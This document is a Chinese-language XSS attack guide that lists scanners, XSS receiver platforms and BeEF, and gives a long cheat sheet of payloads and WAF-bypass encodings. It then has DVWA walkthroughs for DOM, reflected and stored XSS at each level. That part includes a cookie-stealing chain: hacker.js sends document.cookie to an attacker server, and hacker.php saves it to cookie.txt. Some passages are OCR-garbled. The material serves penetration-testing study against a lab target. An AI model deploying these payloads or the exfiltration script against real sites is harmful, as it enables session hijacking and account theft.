

OWASP A2 - XSS Attack



#2



免责声明

本文档仅供学习和研究使用

请勿使用文中的技术源码用于非法用途

任何人造成的任何负面影响与本人无关

#2



相关文章

- XSS 插入绕过一些方式总结 ↗
- XSS 总结 ↗
- WAF的 XSS 绕过姿势 ↗
- 他山之石 | 对 XSS 的一次深入分析认识 ↗
- minimaxir/big-list-of-naughty-strings ↗
- 深入理解浏览器解析机制和 XSS 向量编码 ↗
- csp 与 bypass 的探讨(译文) ↗
- XSS绕过某盾 ↗
- XSS编码绕过原理以及从中学习到的几个例子 ↗
- 探索XSS利用编码绕过的原理 ↗
- 通过XSS窃取localStorage中的JWT ↗
- 坑死我的HTTPOnly ↗
- WAF攻防实践(4) ↗
- 实战|通过恶意 pdf 执行 xss 漏洞 ↗
- SVG based Stored XSS ↗
- XSS With Hoisting ↗
- Paragraph Separator(U+2029) XSS ↗

#2



相关案例

- BugBounty:Twitter 蠕虫 XSS ↗
- TOOLS帖子正文XSS ↗
- The adventures of xss vectors in curious places ↗
- Avast 杀毒软件中 5000 美元的 XSS 漏洞 ↗
- 组合拳出击-Self型XSS变废为宝 ↗
- Reflected XSS in graph.facebook.com leads to account takeover in IE/Edge ↗
- XSS attacks on Googlebot allow search index manipulation ↗
- 挖洞经验 | 看我如何发现亚马逊网站的反射型XSS漏洞 ↗
- How I alert(l) in Azure DevOps ↗
- Stored XSS to Organisation Takeover ↗
- [BugBounty] XSS with Markdown – Exploit & Fix on OpenSource ↗ - markdown xss 案例
- BountyHunterInChina/重生之我是赏金猎人(五)-多手法绕过WAF挖掘某知名厂商 XSS.pdf ↗

- [BountyHunterInChina/重生之我是赏金猎人\(七\)-看我如何从FUZZ到XSS在SRC官网偷走你的个人信息.pdf](#)

#2

相关工具

- [s0md3v/XSSStrike](#) - XSS 检测工具,效果一般
 - 依赖安装

```
● ● ● Bash
pip3 install -r requirements.txt

wget
https://github.com/mozilla/geckodriver/releases/download/v0.24.0/geckodriver-v0.24.0-linux64.tar.gz
mkdir /usr/local/temp
mv geckodriver /usr/local/temp
PATH=$PATH:/usr/local/temp/
```

- [Usage](#)

```
● ● ● Bash
python3 xsstrike.py -u "http://example.com/search.php?q=query"
python3 xsstrike.py -u "http://example.com/search.php?q=query" --
fuzzer
python3 xsstrike.py -u "http://example.com/search.php?q=query" --
crawl
```

- [faizann24/XssPy](#) - Web 应用 XSS 扫描器
- [XSS Fuzzer](#) - payload 生成器
- [hahwul/dalfox](#) - 基于 Golang 开发的 XSS 参数分析和扫描工具

```

cp dalfox /usr/bin/
chmod +x /usr/bin/dalfox
dalfox url http://testphp.vulnweb.com/listproducts.php\?
cat\=123\&artist\=123\&asdf\=ff
dalfox url http://testphp.vulnweb.com/listproducts.php\?
cat\=123\&artist\=123\&asdf\=ff -b https://hahwul.xss.ht      # 单一目标模式
dalfox file url.txt # 多目标模式, 从文件读取扫描目标
cat urls_file | dalfox pipe -H "AuthToken: bbadsfkasdfadsf87"      # 管道模式
echo "vulnweb.com" | waybackurls | grep "=" | dalfox pipe -b
https://hahwul.xss.ht

```

#2

XSS 平台

- **开源平台**

- [firesunCN/BlueLotus_XSSReceiver](#) - XSS 平台 CTF 工具 Web 安全工具
- [keyus/xss](#) - php 写的个人研究测试用的 xss cookie 攻击管理平台
- [ssl/ezXSS](#) - ezXSS是渗透测试人员和bug赏金猎人测试(盲)跨站点脚本的一种简单方法

- **在线平台**

- <http://xssye.com/index.php>

- **beef**

- 相关文章

- 浏览器攻击框架 BeEF Part 1
- 浏览器攻击框架 BeEF Part 2: 初始化控制
- 浏览器攻击框架 BeEF Part 3: 持续控制
- 浏览器攻击框架 BeEF Part 4: 绕过同源策略与浏览器代理
- 浏览器攻击框架 BeEF Part 5: Web 应用及网络攻击测试

默认端口为 3000, 默认路径是 [/ui/authentication](#), 默认用户名和密码 beef

#2

在线靶场

- <http://demo.testfire.net/>
- <https://juice-shop.herokuapp.com/#/search>

- <https://xsschop.chaitin.cn/demo/>

#2

离线靶场

- XSS 挑战-WalkThrough

#2

payload

- Cross-site scripting (XSS) cheat sheet
- ismailtasdelen/xss-payload-list
- masatokinugawa/filterbypass
- bugbounty-cheatsheet/cheatsheets/xss.md
- aurebesh.js - Translate JavaScript to Other Writing Systems
- cujanovic/Markdown-XSS-Payloads - XSS payloads for exploiting Markdown syntax

#2

Tips

- Firefox 关闭 xss 过滤器

about:config 把 rowser.urlbar.filter.javascript 改为 false

- chrome 关闭 xss 过滤器

带参数启动 --args --disable-xss-auditor

#2

XSS基础

什么是 XSS

跨站点脚本 (XSS) 攻击是一种注入，Web 程序代码中对用户提交的参数未做过滤或过滤不严，导致参数中的特殊字符破坏了 HTML 页面的原有逻辑，攻击者可以利用该漏洞执行恶意 HTML/JS 代码、构造蠕虫、篡改页面实施钓鱼攻击、以及诱导用户再次登录，然后获取其登录凭证等。

XSS 攻击有 3 种类型：

- 反射型 XSS：通过网络浏览器从另一个网站运行恶意脚本的攻击
- 存储型 XSS：存储型是将注入的脚本永久存储在目标服务器上的攻击
- 基于DOM的XSS：一种在 DOM 结构中而不是在 HTML 代码中触发的 XSS。

① XSS Payload

最基础的

The screenshot shows a browser window with three examples of basic XSS payloads:

```
<script>alert(1)</script>

<svg/onload=alert(1)>

<img src=x onerror=alert(1)>
```

② 在标签内部的

The screenshot shows a browser window with various XSS payloads injected into HTML tags:

```
" onmouseover=alert(1)

" autofocus onfocus=alert(1)

"><script>alert(1)</script>

'><script>alert(1)</script>

</tag><script>alert(1)</script>

"></tag><script>alert(1)</script>

</script><script>alert(1)</script>
```

示例1

HTML

```
<input id="keyword" type="text" name="q" value="example">  
  
<input id="keyword" type="text" name="q" value="" onmouseover=alert(1)">
```

示例2

HTML

```
<input id="keyword" type="text" name="q" value="example">  
  
<input id="keyword" type="text" name="q" value=""><script>alert(1)</script>
```

示例3

HTML

```
<a href="https://target.com/1?status=example">1</a>  
  
<a href="https://target.com/1?status="></a><script>alert(1)</script>">1</a>
```

示例4

HTML

```
<script>  
    var sitekey = 'example';  
</script>  
  
<script>  
    var sitekey = '</script><script>alert(1)</script>';  
</script>
```

通过注释转义的

HTML

```
--><script>alert(1)</script>  
  
<!----><script>alert(1)</script> -->
```

在 script 中

```
'-alert(1)-'  
'/alert(1)//'
```

示例

```
<script>  
    var sitekey = 'example';  
</script>  
  
<script>  
    var sitekey = '''-alert(1)-'';  
</script>
```

在 script 中,但输出在字符串分隔值内, 引号被反斜杠转义

```
\'alert(1)//'
```

示例

```
<script>  
    var sitekey = 'example';  
</script>  
  
<!-- 使用 -alert(1)- 的结果 -->  
<script>  
    var sitekey = '\'-alert(1)-\'';  
</script>  
  
<!-- 绕过反斜杠转义 -->  
<script>  
    var sitekey = '\\\'alert(1)//\'';  
</script>
```

一行 JS 内多个值

```
/alert(1)//\
/alert(1}//\
```

示例

```
<script>
    var a = 'example'; var b = 'example';
</script>

<script>
    var a = '/alert(1)//\' ; var b = '/alert(1)//\' ;
</script>
```

条件控制语句内的值

```
'}alert(1);{'
\'}alert(1);{//
```

示例

```
<script>
    var greeting;
    var time = 1;
    if (time < 10) {
        test = 'example';
    }
</script>

<script>
    var test;
    var time = 1;
    if (time < 10) {
        test = ''}alert(1);{'';
    }
}
```

```
</script>
```

反引号内的值

```
 ${alert(1)}
```

JavaScript

示例

```
<script>
  var dapos = `example`;
</script>

<script>
  var dapos = `${alert(1)}`;
</script>
```

HTML

用在其他功能点

文件名

```
"><svg onload=alert(1)>.png
```

exif 数据

```
exiftool -Artist=""><script>alert(1)</script>' test.jpeg
```

Bash

SVG

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```

markdown

```
[Click Me](javascript:alert('1'))
```

xml

```
<a:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</a:script>
```

00 pyscript

- <https://github.com/pyscript/pyscript> ↗

```
<link rel="stylesheet" href="https://pyscript.net/alpha/pyscript.css" />
<script defer src="https://pyscript.net/alpha/pyscript.js"></script>

<py-script>'\\74img/src.onerror\\75alert(1)\\76'</py-script>
```

#2

sos

绕过技巧

1. 使用无害的 payload,类似 ``,`<i>`,`<u>` 观察响应,判断应用程序是否被 HTML 编码,是否标签被过滤,是否过滤 `<>` 等等;
2. 如果过滤闭合标签,尝试无闭合标签的 payload ``,`<i>`,`<marquee>` 观察响应;

长度限制

绕过长度限制

```
"onclick=alert(1)//
"><!--
--><script>alert(xss);<script>
```

JavaScript

内容检测

换行

JavaScript

```

```

过滤关键字,大小写绕过

HTML

```
<ImG sRc=x onerRor=alert("xss");>  
<scRiPt>alert(1);</scrIPt>
```

不闭合

JavaScript

```
<svg onload="alert(1)"
```

拼接

JavaScript

```
<details open ontoggle=top[ 'al'%2B'ert'](1) >
```

☒ 双写关键字

有些 waf 可能会只替换一次且是替换为空,这种情况下我们可以考虑双写关键字绕过



JavaScript

```
<imimg srsrc=x onerror=alert("xss");>
```

替换绕过

过滤 eval 用 Function 替代



```
✗ eval(alert('xss'))  
✓ Function(alert('xss'))
```

过滤 ("") 用 `` 替代绕过



```
✗ alert('xss')  
✓ alert`xss`
```

过滤 alert 用 prompt,confirm,top['alert'] 代替绕过

过滤空格 用 %0a(换行符),%0d(回车符),/**/ 代替绕过

小写转大写情况下 字符 f 大写后为 S(f 不等于 s)

✉ 利用 atob 绕过



```
✗ (alert('xss'))  
✓ atob("YWxlcnQoInhzcyIp")
```

⌚ 利用 eval



JavaScript

```

```

利用 top

```
<script>top["al"+"ert"](`xss`);</script>
```

%00截断绕过

```
<a href=javascr%00ipt:alert(1)>xss</a>
```

其它字符混淆

有的 waf 可能是用正则表达式去检测是否有 xss 攻击,如果我们能 fuzz 出正则的规则,则我们就可以使用其它字符去混淆我们注入的代码了,举几个简单的例子

可利用注释、标签的优先级等

```
<<script>alert("xss");//<</script>
<title><img src=</title>><img src=x onerror="alert(`xss`);"> //因为 title
标签的优先级比 img 的高,所以会先闭合 title,从而导致前面的 img 标签无效
<SCRIPT>var a="\\";alert("xss");//";</SCRIPT>
```

通过编码绕过

实体编码
javascriptt:alert(1) 十六进制
javascriptt:alert(1) 十进制

Unicode编码绕过

```



```

url编码绕过

```


<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F
%73%63%72%69%70%74%3E"></iframe>
```

Ascii码绕过

```

```

hex绕过

```
<img src=x onerror=eval(' \x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29')>
```

八进制

```
<img src=x onerror=alert(' \170\163\163')>
```

base64绕过

```

```

<iframe

```
src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3Njcm1wdD4=">
```

过滤双引号,单引号



JavaScript

1. 如果是html标签中,我们可以不用引号.如果是在js中,我们可以用反引号代替单双引号

```

```

2. 使用编码绕过,具体看上面我列举的例子,我就不多赘述了

过滤括号



JavaScript

当括号被过滤的时候可以使用throw来绕过

```
<svg/onload="window.onerror=eval;throw'=alert\x281\x29';">
```

过滤url地址

JavaScript

```
// 使用url编码


// 使用IP
// 1.十进制IP


// 2.八进制IP


// 3.hex


// 4.html标签中用//可以代替http://


// 5.使用\\,但是要注意在windows下\本身就有特殊用途,是一个path 的写法,所以\\在
Windows下是file协议,在linux下才会是当前域的协议

// 6.使用中文逗号代替英文逗号,如果你在你在域名中输入中文句号浏览器会自动转化成英
文的逗号
/会自动跳
转到百度
```

javascript伪协议绕过

无法闭合双引号的情况下,就无法使用 onclick 等事件,只能伪协议绕过,或者调用外部 js

注释符

```
// 单行注释
<!-- --!> 注释多行内容
<!-- --> 注释多行内容
<-- --> 注释多行内容
<-- --!> 注释多行内容
--> 单行注释后面内容
/* */ 多行注释
```

有时还可以利用浏览器的容错性, 不需要注释

闭合标签空格绕过

```
</style ><script>alert(1)</script>
```

@ 符号绕过 url 限制

例如:<https://www.segmentfault.com@xss.haozi.me/j.js>

其实访问的是 @ 后面的内容

") 逃逸函数后接分号

例:");alert(1)//

绕过转义限制

例:

```
\")
alert(1) //
```

输入会被大写化

先把纯文本字符转换为 HTML 实体字符, 然后对其进行 URL 编码, 最后用 SVG 标记的 onload 参数输出

```
<svg
 onload=%26%23x61%3B%26%23x6C%3B%26%23x65%3B%26%23x72%3B%26%23x74%3B%26%23x
 28%3B%26%23x27%3B%26%23x48%3B%26%23x69%3B%26%23x20%3B%26%23x4D%3B%26%23x6F
 %3B%26%23x6D%3B%26%23x27%3B%26%23x29%3B>
```

✖ U+2029 XSS

段落分隔符，即 U+2029，是用于字符分隔的 Unicode 值，但它是一个在网络上不常使用的字符。

```
#!@*%•alert(1)
```

2



DVWA_XSS

XSS,全称 Cross Site Scripting,即跨站脚本攻击,某种意义上也是一种注入攻击,是指攻击者在页面中注入恶意的脚本代码,当受害者访问该页面时,恶意代码会在其浏览器上执行,需要强调的是,XSS 不仅仅限于 JavaScript,还包括 flash等其它脚本语言.根据恶意代码是否存储在服务器中,XSS 可以分为存储型的XSS与反射型的XSS.

DOM型的XSS由于其特殊性,常常被分为第三种,这是一种基于DOM树的XSS.例如服务器端经常使用document.boby.innerHTML等函数动态生成html页面,如果这些函数在引用某些变量时没有进行过滤或检查,就会产生DOM型的XSS.DOM型XSS可能是存储型,也有可能是反射型.

XSS(DOM)

DOM,全称 Document Object Model,是一个平台和语言都中立的接口,可以使程序和脚本能够动态访问和更新文档的内容、结构以及样式.

DOM 型 XSS 其实是一种特殊类型的反射型 XSS,它是基于 DOM 文档对象模型的一种漏洞.

在网站页面中有许多页面的元素,当页面到达浏览器时浏览器会为页面创建一个顶级的 Document object 文档对象,接着生成各个子文档对象,每个页面元素对应一个文档对象,每个文档对象包含属性、方法和事件.可以通过 JS 脚本对文档对象进行编辑从而修改页面的元素.也就是说,客户端的脚本程序可以通过 DOM 来动态修改页面内容,从客户端获取 DOM 中的数据并在本地执行.基于这个特性,就可以利用 JS 脚本来实现 XSS 漏洞的利用.

可能触发 DOM 型 XSS 的属性

```
document.referrer 属性  
window.name 属性  
location 属性  
innerHTML 属性  
document.write 属性
```

Low

服务器端核心代码

```
<?php  
  
# No protections, anything goes  
  
?>
```

简单直接,都告诉你了没有任何保护

漏洞利用

```
http://<IP地址!!!>/vulnerabilities/xss_d/?  
default=English<script>alert(/xss/);</script>
```

The screenshot shows the DVWA application interface. On the left, there's a sidebar with various menu items like 'Sessions', 'Reset DB', 'Force...', 'SQL Injection', 'Union...', and 'Load...'. The main content area has a title 'Vulnerability: DOM Based Cross Site Scripting'. Below it, a message says 'Please choose a language:' followed by a dropdown menu. A modal dialog box is open, containing the text '/xss/' and a blue '确定' (Confirm) button.

Medium

服务器端核心代码

The screenshot shows a code editor with PHP syntax highlighting. The code is as follows:

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) )
{
    $default = $_GET[ 'default' ];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

相关函数介绍

`array_key_exists()` 函数检查某个数组中是否存在指定的键名,如果键名存在则返回 true,如果键名不存在则返回 false.

`stripos()` 函数查找字符串在另一字符串中第一次出现的位置

漏洞利用

这里就不用 `<script>` 换一种方法

```
http://<IP地址!!!>/vulnerabilities/xss_d/?default=English<input  
onfocus="alert('xss');" autofocus>
```

High

服务器端核心代码



A screenshot of a code editor window titled "PHP". The code is a PHP script that checks the "default" parameter from the GET request. It uses a whitelist of allowed languages: French, English, German, and Spanish. If the language is not in the whitelist, it redirects the user to a page with "default=English".

```
<?php  
// Is there any input?  
if (array_key_exists("default", $_GET) && !is_null($_GET['default'])) {  
    # White list the allowable languages  
    switch ($_GET['default']) {  
        case "French":  
        case "English":  
        case "German":  
        case "Spanish":  
            # ok  
            break;  
        default:  
            header("location: ?default=English");  
            exit;  
    }  
}
```

这里采用了白名单,然而并没有什么鸟用

漏洞利用

```
http://<IP地址!!!>/vulnerabilities/xss_d/?default=English #  
<script>alert(/xss/)</script>
```

Impossible

服务器端核心代码

```
PHP

<?php

# Don't need to do anything, protection handled on the client side

?>
```

XSS(Reflected)

反射型 XSS,非持久化,需要欺骗用户自己去点击带有特定参数的 XSS 代码链接才能触发引起(服务器中没有这样的页面和内容),一般容易出现在搜索页面.

Low

服务器端核心代码

```
PHP

<?php

header("X-XSS-Protection: 0");
// Is there any input?
if (array_key_exists("name", $_GET) && $_GET['name'] != NULL) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET['name'] . '</pre>';
}
```

可以看到,代码直接采用 get 方式传入了 name 参数,并没有任何的过滤与检查,存在明显的 XSS 漏洞.

漏洞利用

<script>alert(/xss/)</script>,成功弹框:

相应的XSS链接

```
http://<IP地址!!!>/dvwa/vulnerabilities/xss_r/?  
name=%3Cscript%3Ealert%28%2Fxss%2F%29%3C%2Fscript%3E#
```

实战利用盗取用户 cookies 进入后台


攻击者自己网站 `http://<服务器B>/xss/` 里构造

`hacker.js`



```
var img = new Image();  
img.src="http://<服务器B>/xss/hacker.php?x=" + document.cookie;  
document.body.append(img);
```


`hacker.php`



```
<?php  
$cookie = $_GET['x'];  
file_put_contents('cookie.txt', $cookie);  
?>
```

于是插入 dvwa 的 XSS payload 为 `<script src="http://<服务器B>/xss/hacker.js" /></script>`

XSS 利用,得到 cookies



Medium

服务器端核心代码



The screenshot shows a code editor window with a light blue header bar containing three colored dots (red, yellow, green) and the word "PHP". The main area contains the following PHP code:

```
<?php
header("X-XSS-Protection: 0");
// Is there any input?
if (array_key_exists("name", $_GET) && $_GET['name'] != NULL) {
    // Get input
    $name = str_replace('<script>', '', $_GET['name']);
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```

可以看到,这里对输入进行了过滤,基于黑名单的思想,使用 str_replace 函数将输入中的 `<script>` 删除,这种防护机制是可以被轻松绕过的.

漏洞利用

1. 双写绕过

输入 `<sc<script>ript>alert(/xss/)</script>`,成功弹框:

相应的 XSS 链接:

`http://<IP地址!!!>/dvwa/vulnerabilities/xss_r/?`

`name=%3Csc%3Cscript%3Ecript%3Ealert%28%2Fxss%2F%29%3C%2Fscript%3E#`

2. 大小写混淆绕过

输入 `<ScRipt>alert(/xss/)</script>`,成功弹框:

相应的 XSS 链接:

`http://<IP地址!!!>/dvwa/vulnerabilities/xss_r/?`

`name=%3CScRipt%3Ealert%28%2Fxss%2F%29%3C%2Fscript%3E#`

High

服务器端核心代码



The screenshot shows a code editor window with a light blue header bar containing three colored dots (red, yellow, green) and the word "PHP". The main area contains the following PHP code:

```
<?php
header("X-XSS-Protection: 0");
// Is there any input?
if (array_key_exists("name", $_GET) && $_GET['name'] != NULL) {
    // Get input
    $name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '',
$_GET['name']);
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
```

可以看到,High 级别的代码同样使用黑名单过滤输入,preg_replace() 函数用于正则表达式的搜索和替换,这使得双写绕过、大小写混淆绕过(正则表达式中 i 表示不区分大小写)不再有效.

漏洞利用

虽然无法使用 `<script>` 标签注入 XSS 代码,但是可以通过 img、body 等标签的事件或者 iframe 等标签的 src 注入恶意的 js 代码.

输入 `` 或 `<input onfocus="alert('xss');"`
`autofocus>`,成功弹框

Impossible

服务器端核心代码

```
<?php
// Is there any input?
if (array_key_exists("name", $_GET) && $_GET['name'] != NULL) {
    // Check Anti-CSRF token
    checkToken($_REQUEST['user_token'], $_SESSION['session_token'],
    'index.php');
    // Get input
    $name = htmlspecialchars($_GET['name']);
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
// Generate Anti-CSRF token
generateSessionToken();
```

可以看到,Impossible 级别的代码使用 htmlspecialchars 函数把预定义的字符 &、"、'、<、> 转换为 HTML 实体,防止浏览器将其作为 HTML 元素.

XSS(Stored)

Low

服务器端核心代码

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
}
```

```

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES (
'$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
'<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
//mysql_close();
}

?>

```

可以看到,对输入并没有做 XSS 方面的过滤与检查,且存储在数据库中,因此这里存在明显的存储型 XSS 漏洞.

相关函数介绍

- **trim(string,charlist)**

移除字符串两侧的空白字符或其他预定义字符,预定义字符包括 `' \t \n \x0B \r` 以及空格,可选参数 charlist 支持添加额外需要删除的字符.

- **mysql_real_escape_string(string,connection)**

函数会对字符串中的特殊符号 `\x00, \n, \r, \, ', ", \x1a` 进行转义.

- **stripslashes(string)**

函数删除字符串中的反斜杠.

漏洞利用

name 一栏前端有字数限制,可以直接修改前端代码,也可以抓包修改

```
<tr>
    <td width="100">Name *</td>
    <td>
        ...
        <input name="txtName" type="text" size="30" maxlength="10" />
    </td>
</tr>
<tr>...</tr>
<tr>...</tr>
</tbody>
</table>
```

message 一栏输入 `<script>alert(/xss/)</script>` ,成功弹框

Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) &&
is_object($GLOBALS["__mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES (
'$message', '$name' );";
```

```
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
'<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysql_close();
}

?>
```

相关函数介绍

strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签,但允许使用 **** 标签.

addslashes() 函数返回在预定义字符(单引号、双引号、反斜杠、NULL)之前添加反斜杠的字符串.

可以看到,由于对 message 参数使用了 htmlspecialchars 函数进行编码,因此无法再通过 message 参数注入 XSS 代码,但是对于 name 参数,只是简单过滤了 **<script>** 字符串,仍然存在存储型的XSS.

漏洞利用

1. 双写绕过


直接修改前端代码改 name 参数为 **<sc<script>ript>alert(/xss/)</script>**,成功弹框

2. 大小写混淆绕过

直接修改前端代码改 name 参数为 **<Script>alert(/xss/)</script>**,成功弹框

High

服务器端核心代码



```
<?php
```

```

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"]))) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) &&
    is_object($GLOBALS["__mysqli_ston"]))) ?
    mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) :
    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES (
'$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die(
'<pre>' . ((is_object($GLOBALS["__mysqli_ston"]))) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysql_close();
}

?>

```

